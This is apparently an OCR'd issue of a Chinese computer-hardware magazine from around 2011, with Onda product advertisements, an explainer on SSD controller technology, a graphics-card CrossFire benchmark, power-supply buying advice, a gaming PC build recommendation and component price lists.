当然，从公司层面来看，也有很多研究者是因为公司放弃了投入而不得不终止研究计划，这样的事例在IT业界比比皆是。不过，看看那些真正成功的科技企业，比如Intel，比如IBM，比如微软……他们就从来没有放弃过对技术研发的投入，所以他们才能不断地推出领先于这个时代的高科技产品，始终站在科技时代的最高峰，让那些曾经如科幻般的梦想成为可能。

可以说，几乎所有成功的科技公司都是从创新开始的。Intel如是，IBM如是，微软如是，苹果亦如是。然而当乔帮主逝去，当苹果的研发投入降到只占收入的2.2%，苹果的辉煌还能延续多久？会不会和那些失败的科技企业一样，不思进取，以为可以躺在已有的成就上睡大觉，最终成为人类科技发展进程中的昙花一现，很快被丢到历史的故纸堆里？

但愿……

演绎极致性价比，1488元最强四核主机登场

昂达A75魔固、HD6570 512MB GD5、X4 631联手出击
真四核、2倍铜、全固态、全兼容、最高频

名称	型号	价格(元)
CPU	AMD X4 631（四核）	490
主 板	昂达A75T魔固版	499
显 卡	昂达HD6570 512MB GD5	499
		合计: 1488元

它既包括了主板所具备的全固态电容、独立供电等诸多特点，又在频率和散热方面有所创新。650/4000MHz 超高频配合可控速 X-F1 散热系统，高速且安静，性能领先同芯片显卡 20% 的同时，温度仅有后者的 63%，实为独显平台的最佳选择。

APU+主板+独显
APU套装
1488元
RADEON GRAPHICS
AMD

CHIPSET AMD CHIPSET AMD

昂达A75T魔固版详细规格:

●基于 AMD A75 芯片组 ●支持 AMD Llano APU 处理器 ●USB3.0 高速接口，最高传输率达 5Gbps ●四条双通道 DDR3-1866DIMM 插槽，最大容量 16GB ●2 盎司纯铜电路板 ●I.O.S 旋钮超频 ●I.E.S 智能节能系统 ●内存 Memory OK 一键兼容 ●支持 HDMI 高清输出 ●内置 5.1 声道高清声卡 ●千兆网络接口 ●通过 24*7 超耐久测试

随便去电脑城寻价，谁能配出比上面这套四核独显平台，更超值的？！

价格全场最低的昂达A75T魔固版、同芯片速度最快的昂达HD6570 512MB GD5与最新上市、499元的AMD X4 631强势出击，为消费者打造出目前最具性价的游戏平台，四核处理器普及风暴骤起。这个时间点，你还有别的选择吗？

一、490 元四核史上最低，X4 631 改变世界！

通过下表可以清楚地看到，在衡量 CPU 性能的三个关键点：核心数量、二级缓存和对内存的支持上。490 元 X4 631 面对 SNB 平台主力产品 I3 2100 优势明显。4 核对 2 核、4M 缓存对 512KB、1866MHz 内存对 1333MHz 内存，叠加算来，X4 631 整体性能是 I3 2100 的 2.7 倍，性价比非常突出！

	X4 631	I3 2100
核心	四核	双核
一级缓存	512KB	128KB
二级缓存	4M	512KB
制程	32nm	32nm
内存规格支持	最大支持1866MHz	最大支持1333MHz
价格	490元	745元

二、资深用户共同选择 昂达板卡最高规格最低价！

他们有话要说:

ZOL 评测室: 499 元的价格，高规格的配置，扎实的用料都使得这款产品魅力十足。


小熊评测室: 上市速度如此之快，定价如此犀利，几乎杀掉了新品的“水分”，昂达第一时间让消费者感受到了他务实的定价作风。

PConline 评测室: 价格上要比市面大部分 A75 低一截，但是扩展能力和性能表现并没有因此而缩水，是一款非常有性价比的 A75。

作为媒体，看惯了“庸脂俗粉”、“市售最低价“的他们，自然不会被轻易打动。昂达A75T魔固版之所以被业界人士交口称赞，更多的是在其499元市售最低价格背后，还具备了其他产品无法企及的超强规格。

	昂达A75T魔固版	市售主流A75
2倍铜	配备	无
全固态	配备	少量
智能节能	配备	少量
一键内存全兼容	配备	极少量
直观调压超频	配备	无
价格	499	599~999


■.全固态2倍铜、I.O.S旋钮超频、内存Memory OK一键兼容



使用 2 倍铜的昂达 A75T 魔固版，相比市售同芯片产品更低温、更省电、超频更稳定，爱好者可通过独创的 I.O.S 超频旋钮和按键对系统电压进行微调，极大强化超频的精确性及易用性。

不仅如此，它还配备了 Memory OK 开关，对市售内存实现一键兼容，使主机工作更稳定。

身为“同门师弟”，昂达 HD6570 512MB GD5 本身就是 499 元中性能最为出色的显卡，480 个流处理器、对 DX11 的完整支持，使其即使不搭配四核 CPU，同样给力！



A10平板仅499元！彻底引爆平板的全面普及

昂达“VX610加强版”狂降百元仅499元，电容屏“VX610W豪华版”“Vi20W加强版”上市

即日起，国内数码领导品牌昂达电子旗下最为热销的A10平板“VX610W加强版”在全国范围内降价百元至499元/8GB，这一史无前例的震撼售价加上国内平板最高的1.5GHz主频、7.0英寸高清触摸屏、全球首次实现的2160P超全高清、3D视频/游戏、超长续航、双向画面输出显示等顶级配置/性能，必将彻底引爆平板的全面普及。此外，昂达还在“VX610W加强版”的基础上，升级五点电容触摸屏，推出新品“VX610W豪华版”“VI20W加强版”，售价分别为599元/799元(8GB)，是用户追求更舒适操作体验的首选。

7.0英寸/8GB
零售价(元):
499
A10

图：VX610W加强版

全球首款A10 1.5GHz平板
昂达VX610W加强版 售价：499元/8GB
1.5GHz 众核A10芯片,Android 2.3.4平台

“VX610W加强版”首次采用全志为平板而打造的A10处理芯片，主频最高可达1.5GHz，比国内市售主流平板性能提升25%，同时融入了Many Core众核技术，系统运行更为快速。内置完善的Android 2.3.4智能操作系统，全面兼容95%以上的Android应用程序、游戏，可以满足用户几乎任何的游戏、应用体验。

测试机型	CPU性能	Memory性能	3D性能	2D性能
VX610W加强版	5876	1570	1072	275
某A9芯片平板	2863	1208	389	102
某A8芯片平板	3322	1127	681	139

Quadrant实测（VX610W加强版VS国内其它方案平板，以实际测试为准）

2160P超全高清视频，双屏显示/3D解码

“VX610W加强版”是全球首款直播2160P超全高清视频的平板机型，并向下全面完美支持1080P/720P的RM/RMVB、MKV、MP3、APE、FLAC等所有的视/音频格式。2160P，即3840×2160分辨率，是1080P全高清清晰度的四倍。

内置了新一代视频输出接口，可通过TV-OUT（色差分量输出，支持即插即用），将视频、游戏传输至液晶电视中进行观看与操作，并支持电视与平板屏幕的双屏同步显示。此外新品还可连接3D电视，配合3D立体眼镜，实现对更为震撼的3D视频/游戏的全面支持。

7吋触摸屏,512M 缓存+强悍独显顶级配置

采用磨砂材质的纯白色时尚外观，并搭载了7.0英寸高清晰屏幕（分辨率800×480，比例16:9）。采用新一代技术的触摸屏，支持2点触摸与G-sensor重力感应功能，让用户在观看网页、浏览图片、游戏体验时操作更为便捷。

内置 512M DDR3 缓存，极大地提升了游戏 / 程序的流畅度与数据处理速度；国产平板中显示效果最优秀的Mail 400 显示芯片，可轻松运行 3D 游戏、超全高清视频。

超长待机20天以上，更快的Wi-Fi连接

采用低功耗设计，并配以 DVFS 动态调频调压技术与 Smart PMU 智能电源管理系统，拥有 20 天以上的超长待机时间。内置更为稳定、快速的 Wi-Fi 无线网络连接功能，用户可轻松地进行网页浏览、在线游戏、QQ、软件 / 游戏下载等各种网络应用。支持 Flash 10.3 与 HTML 5 网页运行，可直接观看优酷、土豆等在线视频网站，并玩转 QQ 农场等在线游戏。支持 OTG 连接（外接移动硬盘、鼠标、键盘等设备操作）、32GB Micro SD 卡 (TF)、立体声扬声器等扩充功能。

另讯: 昂达三款 A10 平板最新 V1.6.2 固件发布，实现 3G/ 以太网连接、40% 整体性能提升、多语言支持等多项升级。用户可自行在昂达官方网站进行下载。

更舒适电容触摸–昂达VX610W豪华版
售价：599元/8GB

7.0英寸/8GB
零售价(元):
599
VX610W

图：VX610W豪华版

新品延续了前作颇受好评的外观设计，同时将 2 点电阻屏全面升级至 7.0 英寸的高清电容触摸屏（800×480 分辨率），极大地提升了操作体验。支持 5 点触摸操作，对于 Android 平台来说异常重要，尤其在众多的软件应用、游戏操作以及网络浏览等方面，5 点电容触摸所带来的操控体验自然更为出色。

A10首款高端平板–昂达Vi20W加强版
售价:799元/8GB（淘宝限时促销699元）

“昂达VI20W加强版”是国内首款针对中高端市场而打造的A10平板。新品除了强劲的1.5GHz众核处理器、2160P超全高清视频、超长续航等卖点外，还融入了7.0英寸4:3高清屏幕(800×600分辨率)、五点电容触摸操作以及1080P HDMI双向视频输出、3G上网等功能。

7.0英寸/8GB
零售价(元):
799
STREAM WAY

图：昂达Vi20W加强版

ONDA 更多产品请致电昂达电子：020-87636363 查询昂达代理商：http://www.onda.cn 昂达淘宝官方旗舰店http://taobao.onda.cn 敬请关注昂达官方微博：http://weibo.com/onda

鲜为人智的 SSD知识

各个厂商都有很多策略来防止SSD写性能下降,这里面就涉及到主控芯片的一些性能参数和算法技术。

1.写入放大

写入放大系数是SSD主控实际写入区块的容量总和与实际文件大小的比值。写入放大为1时是最合适的，写入放大系数越高意味着SSD的性能越低、使用寿命越短。因此，写入放大是衡量主控性能的重要指标，目前主控大多数算法优化技术都是为了降低写入放大。Intel的SSD把写入放大率降低到了1.1×左右,而SandForce可以达到0.5×。

也许有读者会问,SSD中有许多空闲的存储区域，直接对未被占用的页操作不就可以了吗？这是不可能的。当Windows删除一个文件的时候,只是将此文件标记成“已删除”，但是其内容不会真的被抹掉。从技术角度而言文件仍然霸占着这些存储空间。无论是机械硬盘,还是SSD都存在这样的情况——占着位置不干活的人总是有的！只不过系统并不会显现出被“删除”的文件,而SSD主控却会发现这些被“存储”着的已删除文件,并且将这些块视为大容量区块，并频繁地在缓冲中挪移。

2.磨损平衡技术

磨损平衡技术的大致含义就是通过主控芯片的调配，将读写操作平均分配给不同的闪存芯片，以避免频繁对某一区块进行读写而造成该区块寿命减少。

该技术分为两种：动态损耗均衡和静态损耗均衡，两者的原理一致，区别在于动态算法只会处理动态数据，比如数据改写时才会触发数据迁移的动作，对静态数据不起作用。而静态算法则可以均衡静态数据，当后台任务发现损耗很低的静态数据块时，将其迁移到其他数据块上，并将这些块放入空闲池中使用。从均衡的效果来看,静态算法要好于动态算法，因为几乎所有的Block都可以被均衡地使用。但是静态算法的缺点是当数据迁移时,可能会导致写性能下降。目前SandForce和Marvell的主控方案都支持静态磨损算法。

3.闪存转换层

谈到SSD主控,我们还需要关注一下闪存转换层技术。闪存转换层也叫“FTL”,是一种页面映射技术。

FLT的算法非常巧妙。如果要写入一个数据,SSD并不会先擦除某个页的数据再进行写入。而是将需要写入的信息写入不同的空闲的物理页中,然后再通过FTL映射,将闪存芯片上的这个页标记为无效,由此这个存储空间就被释放了。FTL的算法是否科学,直接决定着SSD的性能。为实现这一映射,Intel需要在主控外使用DRAM缓存来保存映射表;当SSD为空盘时,缓存会直接返回FTL闪存转换层映射的地址,并不会真正映射到对应的闪存地址中。而SandForce则完全不需要外置缓存，因为在他们的方案中,实际写入闪存的数据比操作系统传输给控制器的数据要少。

“芯”跳的秘密

@姑苏飘雪

细谈SSD主控芯片技术


电脑上用SSD仅需8秒可以启动Windows 7,这是何等快的速度啊,传统的机械硬盘只能望尘莫及。毫无疑问,SSD可以带来更高的存储性能,当然这要归功于SSD最核心的主控芯片。

SSD的大脑,主控芯片

主控芯片的工作原理

主控芯片在SSD中的地位就相当于电脑中的CPU,其作用一是合理调配数据在各个闪存芯片上的负荷，作用二则是承担了整个数据中转，连接闪存芯片和外部SATA接口。那么这颗“大脑”又是如何计算的呢?

在SSD中,Page为最小的读写单位,Block为最小的擦除/编程单位，其中1个Page为4KB,1个Block由256个Page组成,1个Plane由2048个Block组成,2个Plane组成1个Die，也就是最小的芯片(4GB)。



主控往每个颗粒的Block里写入4KB

我们首先来假设一个主控和闪存颗粒的环境:1个8通道8位的主控连接到8个Die上,为了解释方便，假设了每个Die里就一个Block（实际要复杂很多）。当主机要进行写入操作时，会首先发送一条要求写入命令，比如写入4KB。当主控接到主机发来的指令后,往颗粒1的Block1里写入了1个4KB（占1Page）。如果主机需要再写入8KB,那么主控会往颗粒2的Block1和颗粒3的Block1里各写入4KB。如果写入的是32KB，那么主控就会一下子往每个颗粒的Block1里写入4KB，这样就能发挥出这个SSD主控理论最大的写入带宽,相对4KB来说最好情况下可以得到8倍的速度（取决于主控对通道的优化、颗粒当前的文件状况等）。一般来说SSD可采用多通道技术以提高SSD的读写速度。

三大SSD主控点评

来看看各家的主控芯片,目前最主流的有Intel、SandForce、Marvell等几家。Intel作为芯片业的巨头无需多说,SandForce作为后起之秀,其口碑和影响力甚至不逊色于Intel，它新一代的主控均支持SATA 6Gbps。至于HDD主控最大提供商Marvell，它的SSD主控整体性能也相当不错。

1. Intel主控

由于在南桥芯片的开发过程中积累了丰富的磁盘控制器经验,Intel的SSD主控产品异常优秀,算法和固件都很先进,实际性能也很强。

Intel是最先在SSD中引入写入放大指标的厂商，其专门为写入放大控制配备DRAM缓存：缓存用来作为储存数据的短期内存，从而比传统SSD主控能更有效率地执行写入操作。而传统控制器每一次都触发写入动作，即使储存小数据区块时也会写入放大到较大容量的存储块中。借助优秀的算法,Intel主控的写入放大率仅为1.1×，读写值已经很接近文档读写的真实值。需要说明的是,考虑到产品寿命,Intel的主控限制了写入速度,这会影响突发写入速度,但持续写入性能更平衡、优秀，所以Intel主控在性能测试上的成绩也许并不是最高的，但读写稳定性绝对是一流的。

Intel的PC29AS21BAO主控

SandForce的SF-1000系列主控

Marvell的88SS9174主控

目前Intel的主打主控产品为PC29AS21BAO，这是采用34nm制程工艺的第二代产品，带有32MB缓存，随机4KB读写性能超过35000/6000IOPS。目前Intel的X25系列、320系列均使用该主控方案。

2. SandForce主控

从2009年推出SF-1000系列SSD控制器开始，SandForce迅速成为了固态存储领域的生力军，之所以能独霸一方，一个关键的因素就是它的DuraWrite技术。

DuraWrite技术采用了实时压缩和重复的数据算法，从而减小了操作系统传输给控制器的数据的大小。根据厂方的说法,这并不仅仅是压缩这么简单，而是一套多种多样的数据缩量算法。比如当数据存在重复时，仅写入特殊部分;当数据可压缩时,即进行压缩再存储，从而大大降低数据写入量。

如果你需要往SSD写入10MB的文件，那在文件进入硬盘之前SandForce主控会对文件进行压缩处理，可能被压缩到5MB甚至更低,而文件最终写入NAND颗粒的大小也就是压缩后的容量。但是在操作系统里仍然看到的是10MB占用率,因为操作系统记录的LBA还是10MB地址。然后从SSD里打开这个文件时，主控会对此文件先进行解压再送进系统内存。假设系统花了20ms读取了这个5MB的文件，那么就是250MB/s的读取速度(1s=50个20ms),但是在主控里它被解压成了10MB，也就是数据量增大了1倍，看上去就变成了500MB/s的传输速度。DuraWrite技术使得主控的写入放大能够达到0.5×，由于写入数据变少，主控不需要使用外部DRAM缓存,而是在芯片内直接集成了较大容量的缓存。

在去年10月,SandForce推出了第二代SF主控。针对主流民用市场的SF-2200系列,相较上一代产品在性能方面有了显著的提升;SATA 6Gbps接口、60000 IOPS随机读写、500MB/s连续读写等,这样的性能绝对是目前的SATA SSD的巅峰表现。

3. Marvell主控

说起Marvell,大家不可能不熟悉。目前大家常用的机械硬盘的主控芯片基本上都是它的芯片。面对日益火爆的SSD市场,Marvell怎么忍心缺席呢？于是,Marvell也针对SSD推出了一款全新的主控芯片88SS9174。

这是一款支持SATA 6Gbps的芯片，它具有355MB/s的读取能力,连续写入性能也超过200MB/s,这些可都是实打实的规格，不像SandForce那样标称的是在数据可以被即时压缩的环境下的最佳性能。由于Marvell的旗舰产品主要面向企业级用户，虽然性能无比强大，但是其价格远非一般个人用户所能接受的。

总结

可以说,不同主控之间的能力相差非常大，在主控算法、数据处理能力、对闪存芯片的读取写入控制上会有非常大的不同，直接会导致SSD产品在性能上差距高达数十倍。一款优秀的主控芯片即便配上相对廉价的MLC闪存,其性能也要优于较差的主控芯片搭配SLC闪存。因此,大家选择SSD时不妨用心留意一下SSD的“芯”!

Radeon HD6790交火 VS Radeon HD6950

单卡双卡谁更爽

很多用户都有过这样的疑惑——在总体价格相近的情况下，究竟是两块中端卡性能更好，还是一块高端卡性能更好？下面，疯狂博士就用测试来帮你做决定。

双卡的魅力与挑战

双卡互联是一个被谈论了很久的话题，从 Voodoo2 时代开始，两块显卡共同处理 3D 图形就是一件非常发烧的事情了，而后来的 CrossFire 和 SLI 则让很多用户看到了较低成本升级显卡的可能（当然，也适合追求最高性能）。从这个意义上来看，双卡互联似乎是一个非常值得尝试的技术，至少性能上的大幅度增强确实是能够感受到的。

不过无论 AMD 和 NVIDIA 表示自己的双卡互联技术多么高效，要实现双卡互联你至少需要一款支持双卡的主板、两块相同型号的显卡以及一个功率够大的电源。而很多用户就因为主板不支持或者电源功率不够，无法轻易地实现双卡互联。

双卡交火战单卡

今天，本博士选择总价在 1700 元左右的双卡和单卡方案——两块 Radeon HD 6790 和一块 Radeon HD 6950，测试 Radeon HD 6790 在双卡交火状态下的 3D 游戏性能，对比 Radeon HD 6950 的 3D 游戏性能，来看看究竟哪种显卡方案能带来更高的 3D 性能。

博士将用 3DMark11 及主流的 DX9/DX10/DX11 游戏来考查各配置的游戏性能，包括《街头霸王 4》、《生化危机 5》、《石巨人》、《失落星球 2》以及《天堂 2.5》。为了对两个平台更好地进行对比，在测试用的游戏环境博士将它们统一设置为 1920×1080 的分辨率，所有测试环节中均使用高画质特效，所有游戏测试均开启 8×AA。

从测试成绩来看，整体价位相近的 Radeon HD 6790 交火可以说是完胜 Radeon HD 6950，其 3DMark 11 P 模式的成绩超过了 5400，非常接近 Radeon HD 6970 的成绩，《天堂 2.5》和《失落星球 2》的成绩领先幅度都在 15%以上，《石巨人》的成绩甚至超过了 100%，优势非常明显。而在 DX10 和 DX9 游戏测试中，Radeon HD 6790 交火也有 14%以上的性能优势。

单纯从 3D 游戏性能来看，很明显 Radeon HD 6790 交火的性能高于 Radeon HD 6950 单卡。不过，对于整个平台来说，我们不能仅关注 3D 游戏性能，在主板相同的情况下，电源功率的大小也会造成相当大的价格差异。对于 Radeon HD 6950 单卡平台来说，额定功率 350W/400W 的电源就足够用了，

而对于 Radeon HD 6790 交火平台来说，至少需要额定功率 500W 的电源才能保持系统的稳定，而且由于显卡之间的距离较小，在没有机箱前置风扇主动吸风散热的情况下，Radeon HD 6790 交火平台会因为显卡过热而中断负载测试。

测试平台

处理器：Phenom Ⅱ X4 955
主板：华硕M5A99X EVO
内存：宇瞻DDR3 1600 2GB×2
硬盘：希捷7200.12 1TB
显卡：Radeon HD 6790×2
Radeon HD 6950
显示器：飞利浦240PW9
操作系统：Windows7 64Bit Ultimate

测试成绩表

测试项目	Radeon HD 6790交火	Radeon HD 6950
3DMark11P模式	5434	4422
《天堂2.5》	42.4fsps	31fsps
《失落星球2》	48.3fps	41.7fps
《石巨人》	78fps	38fps
《生化危机5》	132.7fps	108.7fps
《街头霸王4》	153.81fps	134.16fps
最高功耗/核心温度	460W/98℃（未完成）	302W/74℃

疯狂博士

双卡交火更超值

在显卡价格相近的情况下，如果电源额定功率足够，主板又支持双卡交火的话，很显然双卡交火平台的性能是优于单卡的，而且领先的幅度还相当大。由于大型游戏帧速通常不高，因此搭建双卡交火系统对于大型游戏来说是更值得尝试的。对于已经有一块中端显卡的用户来说，这样的显卡升级显然也是最经济和高效的。不过，双卡交火系统的功耗和发热是不可忽视的，要升级双卡交火系统必须配备大功率的电源，同时还得做好显卡部分的散热以保证系统的稳定。

iGAME 玩家·定制
游戏显卡专家
七彩虹
NVIDIA
NVIDIA核心AIC合作伙伴
"钛"快了7倍力超频
iGame GeForce GTX550Ti 烈焰战神X 打破世界纪录
AIR-KIT
GeForce GTX550Ti
镀银PCB
NVIDIA 游戏利器 GEFORCE GTX
7倍力
高效真空反重力热管
超通透鲨鱼仿生外壳
高效全固态数字供电
超静音仿生高速风扇
高性能0.4ns极速显存
超标准SPT镀银PCB
超效能独家一键超频
全球使命
GeForce GTX550 Ti 经典延续
千元产品"钛"给力
七彩虹科技发展有限公司
COLORFUL
欢迎访问七彩虹全球官网：www.colorful.cn
七彩虹网络商城：shop.colorful.cn
七彩虹技术支持：400-678-5866

2011年中塔机箱横行，支持走背线的机箱越来越多，但不是每款电源都支持背线，那么市场上哪些电源才是背线王呢？

背线全攻略

支持背部理线电源推荐

适用中塔机箱电源推荐

全汉AU400

额定功率：500W
80Plus标准：金牌
20+4pin线长：55cm
4+4pin：55cm
4pinD型口数量：4个
价格：699元

重点评论：不管是线长还是D型口数量都满足了中塔机箱的标准，金牌500W电源的价格仅为669元，性价比非常高，唯一可惜的便是没有模组化。

安钛克 TP650

额定功率：650W
80Plus标准：铜牌
20+4pin线长：55cm
4+4pin：55cm
4pinD型口数量：9个
价格：769元

重点评论：模组化650W电源，铜牌标准，性价比凸显。4pinD型口多达9个（3×3组），线材丰富，不管是用于家用游戏还是服务器平台都能够满足其要求。

大风扇是基础

首先，支持背部理线的电源基本上都是大风扇静音电源，由于背线机箱结构普遍为电源下置式，电源风扇朝下放置，形成独立风道，那么电源风扇的散热能力显得尤为重要。

线长是关键

背线电源最关键的指标便是线长，普通的电源由于成本问题，线长较短，无法满足要求。一般来说符合Intel制定的2.31版电源规范的电源线长度能基本满足中塔机箱要求。

背部理线对于4+4pin主板辅助供电线长有特定的要求，对于中塔机箱来说，其要求是4+4pin主板辅助供电线长必须达到55cm以上。另外，20+4pin的线长也必须达到50cm以上。

（**站长提示：**SATA口线长的要求不高，如果中塔机箱顶部备有风扇，那么4pinD型口的长度和数量都会有一定要求，所以针对机箱，电源线的长度一定要选好。）

全塔要求更严格

全塔机箱的要求会更为严格，由于全塔机箱的体型更大，对于电源线长的要求更长。全塔机箱需要4+4pin的线长达到60cm以上，而20+4pin的线长也要达到50cm以上。另外，全塔机箱皆为高端机箱，顶部和背部都有相当多的风扇，4pinD型口的数量和线长也将成为选购重要标准之一。

适用全塔机箱电源推荐

航嘉 多核X7

额定功率：900W
80Plus标准：银牌
20+4pin线长：50cm
4+4pin：70cm
4pinD型口数量：5个
价格：980元

重点评论： 性价比非常高的银牌900W电源，不到千元的价格是它最大的亮点。4+4pin的线长达到了70cm，5个4pinD型口基本满足全塔机箱要求。

台达 NX650

额定功率：650W
80Plus标准：铜牌
20+4pin线长：55cm
4+4pin：60cm
4pinD型口数量：5个
价格：699元

重点评论：铜牌650W电源，性价比非常优秀，4+4pin的长度达到60cm，20+4pin的长度也达到55cm，走线利器非它莫属，带有5个4pinD型口。

电源选购小技巧

80Plus可以有

80Plus能效标准代表电源的转换效率，是目前电源行业里一个重要指标，越高的转换效率可以使电源的输入功率越接近电源的输出功率，避免能源损耗，达到更节能的效果。目前市场上的80Plus有白牌、铜牌、银牌、金牌、白金牌数种，其中白牌的价格最低，转换效率也是最低的，而金牌和白金牌的制造成本较高，售价不便宜。相对来说，铜牌和银牌的性价比较突出，更值得购买。

模组电源更优秀

模组电源的设计更为合理，用户可以根据需求安排电源线数量，这样做的好处有两个。一是可以摆脱多余线材的困扰，由于非模组电源不需使用的线材无法拆下，只能用扎线固定，模组电源只选择需要的线材使用，避免了这一问题；二是由于减少了线材数量后，走线就更加简捷和方便，也比较适合初级DIYer使用。

金牌装机店 | Plan

NVIDIA 3D游戏电脑配置推荐

配件	产品名称	价格(元)
CPU	Intel Core i7 2600（盒）	1900
主板	技嘉 GA-Z68XP-UD3-iSSD	1999
显卡	映众 GTX560 Ti-1GD5 极速版×2	3320
内存	威刚游戏威龙 4GB DDR3 1600×4	760
硬盘	西部数据 1TB（黑版）	550
显示器	宏碁 GD245HQbd	2099
3D 眼镜	NVIDIA 主动式 3D 眼镜	999
键盘	雷蛇 黑腹狼蛛镜面特别版	460
鼠标	赛钛客 Cyborg RAT-5 激光鼠标	499
机箱	Tt 督察官全塔机箱	699
电源	航嘉 多核 X7	980
总价		14265

站长点评： 自从NVIDIA推出了3D VISION技术以后，支持3D技术的游戏是越来越多，3D游戏给玩家们带来了前所未有的真实体验。不过模拟更真实环境就需要更高性能的电脑才行。站长今天就给大家带来一份给力的3D游戏电脑配置，由于定位高端玩家，只适合入门玩家的APU就不在考虑之列了。

性能

由于开启3D模式后，游戏对性能的需求会成倍增加，而目前支持3D VISION技术的游戏皆为大作，想要完美流畅运行游戏本就需要高端游戏显卡的支持，所以站长选择了两块映众GTX560 Ti做SLI来满足其要求。在两块强大的显卡支持下，配上NVIDIA的主动式3D眼镜，玩家们就能体验到NVIDIA 3D幻镜技术带来的逼真的3D游戏效果。Intel Core i7 2600作为高性能电脑的处理器首选，4核8线程，频率高达3.4GHz，8MB三级缓存，性能毋庸置疑。

平台和存储

由于目前内存在卖白菜价，内存容量是越大越好，而硬盘方面，西部数据1TB黑版硬盘凭借在机械硬盘里不可多得的性能受到站长青睐。主板方面，站长选择了技嘉的这款Z68主板，这款主板支持SLI，并且附送一块Intel原装iSSD，可凭借RST技术将其作为数据缓存，极大地提高整机磁盘性能。

外设

站长选择了这款宏碁的主动式3D显示器的原因是，只有主动式3D显示器才能发挥出NVIDIA 3D VISION的逼真效果。高端配置也自然少不了具有卓越性能的竞技游戏键鼠，雷蛇黑腹狼蛛镜面特别版和赛钛客Cyborg RAT-5 激光鼠标都是竞技游戏领域里热度颇高的产品。

机电

由于这款配置的整机功耗相当大，站长推荐了航嘉多核X7电源，高达900W的额定输出相信能够应付这套配置了。此外，这套配置还需要一款具有强力散热性能的机箱，相信Tt督察官全塔机箱能够满足站长的要求。

升级答疑

双卡交火的疑问

上半年装机的时候配了一款HD6850显卡，最近想做交火，却不知道有什么需要注意的事项。

编辑释疑：首先，你的主板必须有两个PCI-E 2.0插槽，并且支持Cross Fire技术。其次，还需一张HD6850显卡，最好是同品牌，避免不必要的麻烦。最后，你的电源至少需要额定600W的输出功率。

升级主板有纠结

最近准备升级主板，一款是6相供电，没有USB3.0接口。另外一款只有4相供电，但是配有USB3.0的接口，价格差不多，请问哪款更好？

编辑释疑：主要看你的处理器，如果TDP高于100W或者你喜欢超频，建议选择6相供电。如果只是普通家用，具有USB3.0接口更加实用。

价格 | Price

名称	参考价格(单位:元)
Intel 处理器	
Celeron G530 2.4GHz(散)	280 新
Pentium E5500 2.7GHz(盒)	410
Pentium E6500 2.93GHz(盒)	430
Pentium G620 2.6GHz (盒)	460
Pentium G840 2.8GHz(盒)	550
Core i3 2100 3.1GHz(盒)	750
Core i3 2105 3.1GHz(盒)	790↓
Core i5 2300 2.8GHz(盒)	1180
Core i5 2500K 3.3GHz (盒)	1500↑
Core i7 2600 3.4GHz(盒)	1930↑
Core i7 2600K 3.4GHz(盒)	2100↑
AMD 处理器	
Athlon Ⅱ X4 631 2.6GHz(盒)	520↑
A6 3400 2.7GHz (盒)	460
A6 3500 2.1GHz (盒)	590
A6 3650 2.6GHz(盒)	890
A8 3850 2.9GHz(盒)	1190
Athlon Ⅱ X2 245 2.8GHz(散)	380
Athlon Ⅱ X2 255 3.1GHz(盒)	430
Athlon Ⅱ X3 450 3.1GHz(盒)	540
Athlon Ⅱ X4 640 3.0GHz(盒)	730
Phenom Ⅱ X4 965 3.4GHz(盒)	900
Phenom Ⅱ X6 1055T 2.8GHz(盒)	1020
Phenom Ⅱ X6 1100T 3.3GHz (盒)	1350
DDR2 800 内存	
威刚 万紫千红 1GB	95
金士顿 ValueRAM 2GB	160↑
宇瞻 经典 1GB	90
金泰克 磐虎 2GB	130
DDR3 1333 内存	
宇瞻 经典 2GB	75↓
宇瞻 经典 4GB	140↓
威刚 万紫千红 2GB	75↓
威刚 万紫千红 4GB	135↓
金士顿 ValueRAM 2GB	80↓
金士顿 ValueRAM 4GB	145↓
DDR3 1600 内存	
金士顿 骇客神条 2GB	120
金士顿 骇客神条 4GB	190
威刚 游戏威龙 2GB	120
威刚 游戏威龙 4GB	190
宇瞻 黑豹金品 2GB	120
宇瞻 黑豹金品 4GB	240
台式机硬盘	
希捷酷鱼 7200.12 500GB	260
希捷酷鱼 7200.12 1TB	360
希捷酷鱼 7200.12 1.5TB	430
希捷酷鱼 Green 2TB	490
西部数据 500GB(蓝版)	280
西部数据 1TB(绿版)	380
西部数据 1TB(黑版)	550
西部数据 2TB(绿版)	550
日立 500GB 16MB	260
日立 1TB 32MB	330
日立 2TB 16MB	500
日立 3TB 64MB	1060
Intel 主板	
梅捷 SY-I6H-G	399
昂达 H61U 魔固版	499
微星 H61MU-E35(B3)	569
华硕 P8H61-M LE	449
技嘉 Z68AP -D3	999
精英 H61H2-M2	449
双敏 UH61GT	399
华擎 Z68 Pro3	999
铭瑄 H61G	398
映泰 TZ68A+	799
七彩虹 战斧 C.H67	499
AMD 主板	
昂达 A75T 魔固版	499
技嘉 A75M-D2H	699
映泰 TA870U3+	699
铭瑄 A890GX	499
梅捷 A7M3+ 节能特攻版	599
华硕 M5A97	699
微星 870-C45	449
盈通 A880GT 战警版	399
华擎 970 Extreme4	899
精英 A880GM-M7	499
双敏 UR890GT 特供版	599
七彩虹 战斧 C.A870 V15	399
NVIDIA 显卡	
七彩虹 iGame550Ti 烈焰战神 U	899
铭瑄 GTS450 变形金刚 512MB	599
昂达 GT450 512MB GD5	599
微星 N560GTX- 至尊 1G	1199
技嘉 GV-N550OC-1GI	899
索泰 GTX560Ti-1GD5 极速版	1699
盈通 GT450-1024GD5 极速版	650
影驰 GTX550 Ti 虎将	799
双敏 GT440 DDR5 V1024 小牛版	499
AMD 显卡	
铭瑄 HD6790 巨无霸	749
盈通 6790-1024GD5 极速版	799↓
镭风 HD6790 悍甲新 1024M D5	749↓
讯景 HD-677X-ZNL X 上尉版	699
华硕 EAH6850 DC/2DI2S/1GD5	1199
昂达 HD6770 512MB 神戈	599
蓝宝 HD6870 1GB GDDR5 Vapor-X	1399
迪兰恒进 HD6850 恒金 1G	999
液晶显示器	
三星 B1930NW	750
三星 S22A300B	1100
AOC E951F	699
AOC E2243FW	880
华硕 VE198D-A	799
华硕 VS239N-C	1399

站长周记 | Journal

上周看到西部数据泰国工厂因为洪水被迫停工的消息，没想到周末电脑城的西部数据硬盘价格已经开始猛涨。突如其来的涨价使得商家叫苦不迭，站长的朋友说，前段时间硬盘的价格一直很稳定，谁都没有料到会有这么一出，自己并没有硬盘的囤货，导致这个周末的成本会比一些前期有囤货的商家高30元左右。看着朋友无奈的眼神，站长也半开玩笑地劝朋友以后也要多看看时事新闻，说不定还能找到赚钱的机会。

